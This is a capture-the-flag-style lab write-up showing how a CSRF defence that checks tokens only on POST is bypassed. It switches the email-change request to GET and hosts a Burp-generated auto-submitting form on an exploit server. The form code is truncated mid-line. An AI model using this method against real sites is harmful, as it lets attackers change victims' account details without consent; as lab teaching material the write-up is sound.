# CSRF where token validation depends on request method

This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests.
To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.
You can log in to your own account using the following credentials: `wiener:peter`


## Academy Proof of Concept

Some applications correctly validate the token when the request uses the POST method but skip the validation when the GET method is used.

In this situation, the attacker can switch to the GET method to bypass the validation and deliver a CSRF attack:

`GET /email/change?email=pwned@evil-user.net HTTP/1.1 Host: vulnerable-website.com Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm`

## Capture the Email Change Request



Request


Pretty Raw Hex

```
POST /my-account/change-email HTTP/1.1
Host: 0ad600a103606637c062989700e80099.web-security-academy.net
Cookie: session=2C9BY2UMkuQH9WcO6PiMesmtUD6Cv4cT
Content-Length: 69
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ad600a103606637c062989700e80099.web-security-academy.
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
Chrome/105.0.5195.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ad600a103606637c062989700e80099.web-security-academy
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

email=wiener3%40normal-user.net&csrf=VTJfJ5MmoQOJUkcFC8Nji2w7tz7X6mIp
```


## Change header to GET request and try changing email via repeater

I didn't bother stripping out the request. Change to a GET request removes the body anyway.



```
GET /my-account/change-email?email=pwned@evil-user.net HTTP/1.1
Host: 0ad600a103606637c062989700e80099.web-security-academy.net
Cookie: session=2C9BY2UMkuQH9WcO6PiMesmtUD6Cv4cT
Content-Length: 69
Cache-Control: max-age=0
```

Looks like the email is updating via the GET request




My Account

Your username is: wiener

Your email is: pwned@evil-user.net

## Now Dial up the POC generator against the GET request


You'll find the POC generator in the engagement tools menu if you right click.



Request to: https://0ad600a103606637c062989700e80099.web-security-academy.net

```
GET /my-account/change-email?email=pwned@evil-user.net
HTTP/1.1
Host:
0ad600a103606637c062989700e80099.web-security-academy.net
Cookie: session=2C9BY2UMkuQH9WcO6PiMesmtUD6Cv4cT
Content-Length: 69
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
```

## Paste POC into the exploit server




Body:

```
<html>
  <!-- CSRF PoC - generated by Burp S
  <body>
  <script>history.pushState('', '', '/')</scr
    <form action="https://0ad600a1036
      <input type="hidden" name="email
      <input type="submit" value="Subm
    </form>
  </body>
</html>
```

Execute the attack

Victim clicked the link!



Congratulations, you solved the lab!